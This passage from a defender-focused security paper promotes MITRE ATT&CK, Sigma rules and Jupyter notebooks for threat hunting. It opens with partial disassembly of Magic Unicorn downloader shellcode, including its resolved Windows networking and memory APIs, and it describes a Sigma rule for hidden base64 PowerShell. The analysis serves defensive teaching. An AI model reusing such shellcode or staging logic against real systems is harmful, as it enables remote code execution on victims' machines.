00000082 5F          POP EDI
00000083 5A          POP EDX
00000084 8B12        MOV EDX,DWORD PTR [EDX]
00000086 EB8D        JMP 00000015
00000088 5D          POP EBP
00000089 686E657400 PUSH 0074656E
0000008E 6877696E69 PUSH 696E6977
00000093 54          PUSH ESP
00000094 684C772607 kernel32.dll!LoadLibraryA
00000099 FFD5        CALL EBP
0000009B 31DB        XOR EBX,EBX
0000009D 53          PUSH EBX
0000009E 53          PUSH EBX
0000009F 53          PUSH EBX
000000A0 53          PUSH EBX
```

Summarizing its functionality, it uses Windows APIs to connect to a domain (InternetConnectA,. HttpSendRequestA, etc) and download commands that it runs directly in memory (VirtualAlloc), which matches [the description](#): "Magic Unicorn is a simple tool for using a PowerShell downgrade attack and inject shellcode straight into memory." -- Dave Kennedy (@HackingDave)


```
Let's see the whole list of APIs we resolved:


In [7]: In [7]: M def extract_annotations_from_output(output):
              return list(filter(lambda x: x if '!' in x else None, output))


              extract_annotations_from_output(updated_shellcode.split('\r\n'))


Out[7]: Out[7]: [ '00000094 684C772607 kernel32.dll!LoadLibraryA',
                  '000000A2 683A5679A7 wininet.dll!InternetOpenA',
                  '000000D9 6857899FC6 wininet.dll!InternetConnectA',
                  '000000EE 68E8552E38 wininet.dll!HttpOpenRequestA',
                  '00000106 6875469E86 wininet.dll!InternetSetOptionA',
                  '00000112 682D061878 wininet.dll!HttpSendRequestA',
                  '00000122 6844F035E0 kernel32.dll!Sleep',
                  '0000012C 68F0B5A256 kernel32.dll!ExitProcess',
                  '00000140 6858A453E5 kernel32.dll!VirtualAlloc',
                  '00000154 68129689E2 wininet.dll!InternetReadFile']
```


This shows that expertise can be encapsulated in a notebook so others can run it on their data. If notebooks are new to a defender for threat hunting, Roberto Rodriguez has a [blog series](#) on how to use them for that. The [ThreatHunterPlaybook Project](#) helps you get started with Jupyter and pre-recorded datasets. Netscylla also has [a blog](#) that walks through one of the author's notebooks for use in an incident response scenario. There are several notebooks that one can run through the browser in [this Github repo](#) indicated by the launch binder icon:

Launch Malware Base64 decode demo notebook on mybinder: 

Launch Shellcode analysis notebook on mybinder: 

Launch block API resolution notebook on mybinder: 

Launch Environmental Key notebook on mybinder: 

Launch Shellcode / CyberChef analysis notebook on mybinder: 

Building on the Work of Others

Jupyter is supported by a vibrant ecosystem of professionals working in data science, scientific computing, machine learning, data visualization, and other fields. Infosec can build on their work, tailoring it for security scenarios. Jupyter notebooks provide a powerful tool for encapsulating analysis on data and making it easy to share with other defenders.



Every key element in this paper exists because of a community. Technology is needed but learning cannot happen without teaching and teaching is built on contribution. MITRE ATT&CK accepts contributions from the community and a recent update that introduced cloud-oriented techniques (including [Office 365](#)) were almost entirely sourced from the community.



If you are interested in seeing a kill chain/technique matrix built out for O365 attacks, give this tweet a like and let me know!



October ATT&CK update is now live! Lots of new information in Enterprise, Mobile, Groups, and Software. The biggest change is the addition of ATT&CK for Cloud! Thanks to all our contributors that helped with this update and with Cloud! Update notes: attack.mitre.org/resources/updates/



[Home](#) > [Techniques](#) > [Enterprise](#) > [Email Collection](#)

Email Collection

Adversaries may target user email to collect sensitive information from a target.

Files containing email data can be acquired from a user's system, such as Outlook storage or cache files .pst and .ost.

Adversaries may leverage a user's credentials and interact directly with the Exchange server to acquire information from within a network. Adversaries may also access externally facing Exchange services or Office 365 to access email using credentials or access tokens. Tools such as MailSniper can be used to automate searches for specific key words.^[1]

Email Forwarding Rule

Adversaries may also abuse email-forwarding rules to monitor the activities of a victim, steal information, and further gain intelligence on the victim or the victim's organization to use as part of further exploits or operations.^[2] Outlook and Outlook Web App (OWA) allow users to create inbox rules for various email functions, including forwarding to a different recipient. Messages can be forwarded to internal or external recipients, and there are no restrictions limiting the extent of this rule. Administrators may also create forwarding rules for user accounts with the same considerations and outcomes.^[3]

Any user or administrator within the organization (or adversary with valid credentials) can create rules to automatically forward all received messages to another recipient, forward emails to different locations based on the sender, and more.

ID: T1114

Tactic: Collection

Platform: Windows, Office 365

Permissions Required: User

Data Sources: Office 365 trace logs, Mail server, Email gateway, Authentication logs, File monitoring, Process monitoring, Process use of network

Contributors: Swetha Prabhakaran, Microsoft Threat Intelligence Center (MSTIC)

Version: 2.0

Florian Roth (@cyb3rops) has an [open source repository](#) of Sigma rules on GitHub. Contributing to them is as simple as creating a “pull request,” a request to incorporate a submission. In this example of a [pull request](#) to add a new Sigma rule.

Search or jump to... Pull requests Issues Marketplace Explore

Neo23x0 / sigma Used by 8 Watch 229 Star 1.9k

Code Issues 56 Pull requests 21 Actions Projects 0 Wiki Security Insights

Create win_susp_powershell_hidden_b64_cmd.yml #165

Merged Neo23x0 merged 1 commit into Neo23x0:master from JohnLaTwC:patch-1 on Sep 8, 2018

Conversation 0 Commits 1 Checks 0 Files changed 1

JohnLaTwC commented on Sep 7, 2018 Contributor +😊 ...

Look in process creation events for powershell commands with base64 encoded content containing suspicious keywords. Require hidden flag to reduce FP.

Create win_susp_powershell_hidden_b64_cmd.yml Verified ✓ 7ce5b35

Neo23x0 merged commit 788678f into Neo23x0:master on Sep 8, 2018 1 check passed View details Revert

Pull request successfully merged and closed Delete branch ▼

You're all set — the JohnLaTwC:patch-1 branch can be safely deleted. If you wish, you can also delete this fork of Neo23x0/sigma.

Another community effort, the Open Security Collaborative Development (OSCD), recently organized an effort to contribute Sigma rules for MITRE ATT&CK techniques. Dozens and dozens of rules were contributed from researchers in numerous countries. The open detection community is truly global.

Open Security Collaborative Development

Open Security Collaborative Development is an international initiative of computer security specialists aiming to solve common problems, share knowledge, and improve general security posture.

When

The collaborative development organized in the form of periodic short-term sprints. The first sprint will take place **October 21-25 2019**.

Where

Most of participants will join remotely. Offline site will be in Luxembourg on [MISP & hack.lu](#) conference and [EU ATT&CK Community workshop](#) the same dates.

Why

Some problems could not be solved internally by one team or an organization, but together community, we can achieve a lot. Detection of computer threats is exactly the case.

Focus

There is the [Sigma Project](#) – Generic Signature Format for SIEM Systems. It has a command line tool that generates searches/queries for different SIEM systems and a set of Detection Rules.

With time, Sigma project ruleset has become the biggest and the most mature community Detection Rules set.

There are some gaps and issues in it, at the same time there are plenty of decent and useful rules published that haven't been added to Sigma Project repository, so we would like to work on it.

Goals

- Improve [MITRE ATT&CK](#) coverage of open source Sigma rules
- Push forward the culture of Sigma format use

Goals

- Improve [MITRE ATT&CK](#) coverage of open source Sigma rules
- Push forward the culture of Sigma format use

The plan

1. Sprint starts October 21 2019
2. Participants pick up tasks from the [backlog](#) or contribute other analytics
3. Development and testing will be done using community or personal laboratory
4. Results will be collected, reviewed and pushed to Sigma Project repository on GitHub

How to participate

You can participate both offline and online (remotely). Join the [slack](#) chat and describe what you would like to do/contribute in #participation channel and you will be texted back regarding the next steps.

Participants

- Thomas Patzke, [@blubbfiction](#) ([Sigma Project](#)) DE
- Teymur Meirhabarov, [@MeirhabarovT](#) ([BT.ZONE SOC](#)) RU
- Alexey Potapov ([PT ESC](#)) RU
- Kirill Kiryanov ([PT ESC](#)) RU
- Egor Podmokov ([PT ESC](#)) RU
- Anton Kutevov ([PT ESC](#)) RU
- Alexey Lednyov ([PT ESC](#)) RU
- Anton Tyurin ([PT ESC](#)) RU
- Juan Arce ([Cisco CSIRT](#)) US
- Mikhail Larin ([Jet CSIRT](#)) RU
- Alexander Akhrenchik ([Jet CSIRT](#)) RU
- Dmitry Lifanov ([Jet CSIRT](#)) RU
- Alexey Balandin, [@Kritik87](#) ([Jet CSIRT](#)) RU
- Alina Svetlova, [@AlinaSvetlova](#) (Independent Researcher) RU
- Danil Svetlov, [@MR_anderson](#) (Independent Researcher) RU
- Patrick Bareiß, [@bareisspatrick](#) (Independent Researcher) DE
- Alexander Kalinin ([CERT-GIB](#)) RU
- Alina Stepanenkova ([CERT-GIB](#)) RU
- Ilyas Ochkov, [@Catschrodinger](#) (Independent Researcher) RU
- Denis Beyu ([OKU TO CITTO](#)) RU
- Danil Yugoslavskiy, [@yugoslavskiy](#) ([Cindicator SOC](#)) RU
- Mateusz Wydra, [@m0w0tter](#) ([Tieto SOC](#)) PL
- Jakob Weinzettl, [@mblacyk](#) ([Tieto SOC](#)) PL

<https://oscd.community/>


The Githubification of Infosec

Too often we see attacks at the same time yet learn to defend alone. This paper shows how community-based approaches to infosec can speed learning for everyone. Imagine a world where attack knowledge is curated in MITRE ATT&CK. Then Sigma, Yara, and Snort rules are developed to build concrete detections for each attack technique. Then any hits for those rules could be triaged and investigated by a tailor-made Jupyter notebook.

When researchers publish on a novel technique or CERT organizations warn of a new attack, they can jumpstart defenders everywhere by contributing elements in each of these frameworks. If every organization were to contribute their unique expertise, and every organization were to build on the expertise of others, infosec silos could be connected through a network effect to outpace attackers. Defenders going far, together.

What is the Githubification of Infosec? It is three things:

- It's a model of using open approaches that stack together to compound learning and improve efficiency.
- It's a metaphor about collaboration where contribution is a virtual "pull request" away.
- It's a site, GitHub.com, that has collaboration tools. While projects can embrace the concepts of Githubification without being hosted on GitHub, GitHub simplifies collaboration and improves transparency of the projects hosted on it.



Wrap Up and Call to Action

By organizing knowledge, using executable know-how, enabling repeatable analysis, and embracing community, the infosec profession can empower every defender to learn from the world's best experts and reduce the time required for practitioners to gain mastery.

Looking for next steps? Here are a few:

If you're a...	You can...
Defender	<ul style="list-style-type: none">• Write and apply a Sigma rule• Contribute a rule back to an open source repository• Try out a Jupyter notebook on mybinder• Take an online course on learning Python
Security Product Engineer	<ul style="list-style-type: none">• Support Sigma rules in your product such as JoeSecurity has done• Publish a notebook that uses data from your product• Support Python interfaces to your data
Security Researcher	<ul style="list-style-type: none">• Publish a notebook demonstrating a technique• Contribute Sigma rules to a repository• Add new attack techniques or examples to MITRE ATT&CK• Publish data-sets useful for testing Sigma rules such as the MORDOR project.
Infosec Manager	<ul style="list-style-type: none">• Ask a team member to research these technologies and share them with the team• Ask peer companies if they have experience with ATT&CK, Sigma, or Jupyter notebooks• Send your team members to training on Python or notebooks• Use your voice as a customer to encourage vendors to support ATT&CK, Sigma, and Jupyter
Cyber security organization or CERT	<ul style="list-style-type: none">• Publish advisories with Sigma rules• Reference MITRE ATT&CK techniques in advice and guidance

Acknowledgements

The author would like to thank Freddy Dezeure (@FDezeure), Florian Roth (@cyb3rops), Thomas Patzke (@blubbfiction), Leah Lease (@LeahLease), Tim Burrell (@TimbMsft), Ian Hellen (@ianhellen), and Roberto Rodriguez (@Cyb3rWard0g)

Appendix and Further Reading

References and Links

- <https://attack.mitre.org/>
- https://pan-unit42.github.io/playbook_viewer/
- <https://mitre-attack.github.io/attack-navigator/enterprise/>
- <https://atomicredteam.io/testing>
- <https://cyberwardog.blogspot.com/2017/07/how-hot-is-your-hunt-team.html>
- <https://yara.readthedocs.io/>
- <https://github.com/Neo23x0/sigma>
- <https://uncoder.io/>
- <https://socprime.com/>
- <https://jupyter.org/>
- <https://github.com/parente/nbestimate>
- <https://mybinder.org/>
- <https://mybinder.org/v2/gh/parente/nbestimate/master?filepath=estimate.src.ipynb>
- <https://posts.specterops.io/threat-hunting-with-jupyter-notebooks-part-1-your-first-notebook-9a99a781fde7>
- Learn Python:
 - <https://www.youtube.com/playlist?list=PLlrXD0HtieHhS8VzuMCfQD4uJ9yne1mE6>
 - <https://www.pluralsight.com/browse/software-development/python>
- <https://github.com/ninteract/papermill>
- <https://attack.mitre.org/resources/contribute/>
- <https://github.com/Neo23x0/signature-base/tree/master/yara>
- <http://blog.joesecurity.org/2019/10/joe-sandbox-sigma.html>
- <https://github.com/atc-project/atomic-threat-coverage>
- <https://medium.com/@cyb3rops/an-overlooked-but-intriguing-sigma-use-case-221987f7b588>
- <https://www.netscylla.com/blog/2019/10/28/Jupyter-Notebooks-for-Incident-Response.html>
- <https://github.com/hunters-forge/mordor/>
- <https://github.com/trustedsec/unicorn>
- <https://github.com/Microsoft/msticpy>
- <https://www.joesecurity.org/blog/8225577975210857708>
- https://twitter.com/THE_HELK
- [MITRE ATT&CKcon 2.0]
https://www.youtube.com/playlist?list=PLkTApXQou_8KXWrk0G83QQbNLvspAo-Qk
- <https://medium.com/threat-hunters-forge/threat-hunter-playbook-mordor-datasets-binderhub-open-infrastructure-for-open-8c8aee3d8b4>
- <https://github.com/hunters-forge/ThreatHunter-Playbook>

Further Ideas

Each technology area mentioned in this paper is a work in progress. Here are some project ideas for community members wanting to contribute.


Area	Improvement
ATT&CK	<ul style="list-style-type: none"> • Link to Sigma and Yara rules • Provide logs where the TTP was demonstrated such as done with the MORDOR project. • Document attack examples for techniques that are lacking public information. • Increase coverage of network-based visibility of techniques • Improve the mitigation resources in the ATT&CK repository
SIGMA	<ul style="list-style-type: none"> • Support more complex rule types such as correlation rules, joins, aggregates, and more parsing primitives • Support a GUI for authoring rules and validating logic • Have a simplified data model for common entity types (e.g. “write a rule on processes”, not Sysmon event ID 1 or Windows Event ID 4688).
Jupyter	<ul style="list-style-type: none"> • Build Infosec Python libraries for defenders • Better visualization support for common infosec scenarios: tree views for visualizing process tree hierarchies and timeline views for visualizing attacker activity. • Distance functions for clustering algorithms for common data types (IPs, domains, process command lines, etc) • Common data access layer to abstract querying backends, handling authentication methods, and so on.

Automating Notebooks with Papermill

Notebooks are great for encapsulating analysis but also can be used for automation. [Papermill](#) is an open source project that is designed to help with executing notebooks in a headless way. Essentially it accepts a notebook, executes it, logs any output or errors, and saves the result as a new notebook. What’s valuable about this is that it empowers the SOC analyst by turning their analysis tool into an automation tool. Here are a few scenarios where notebook automation is helpful:

- Once defenders have analyzed an alert or incident, they want to create a playbook for it. A notebook can encapsulate the steps of the playbook and be scheduled to run automatically when specific alert types are raised.
- In threat hunting, it would be handy to run a notebook every day to generate leads from various hypotheses and perform some initial triage steps.
- It’s common that a SOC has a peer engineering organization that builds automation at scale. Rather than just describe a set of steps, they can provide the notebook as a blueprint and the engineering team can work on making it bulletproof.

If a defender can write a notebook, they can automate away toil and improve their productivity.



Running a Notebook Live

To make it easier to try notebooks and share them with others, it's best to simplify the steps required to run the notebook. This often involves downloading prerequisite libraries and customizing the notebook environment. [Binder](#) is open source technology that makes it easy to package a notebook and its dependencies to create “zero footprint” installs. No need to install Python or Jupyter. If someone published their notebook to Binder, all one needs to do is visit a URL and mybinder.org will spin up a temporary virtual environment with all the pre-requisites needed. It's great for getting hands on quickly or for sharing notebooks as a teaching tool. Binder supports GitHub, so if the notebook is on GitHub, Binder knows how to automatically launch them:

https://mybinder.org

Turn a Git repo into a collection of interactive notebooks

Have a repository full of Jupyter notebooks? With Binder, open those notebooks in an executable environment, making your code immediately reproducible by anyone, anywhere.

Build and launch a repository

GitHub repository name or URL

GitHub

Git branch, tag, or commit

Git branch, tag, or commit

Path to a notebook file (optional)

notebooks/Environmental Key Login.ipynb


File

launch


Copy the URL below and share your Binder with others:

<https://mybinder.org/v2/gh/JohnLaTwC/Shared/master?filepath=notebooks%2FEnvironmental%20Key%20Login.ipynb>

Copy the text below, then paste into your README to show a binder badge:




1 Publish notebook on GitHub



2 Access notebook on GitHub and click Launch Binder link

By @JohnLaTwC



3 Run notebook live on binder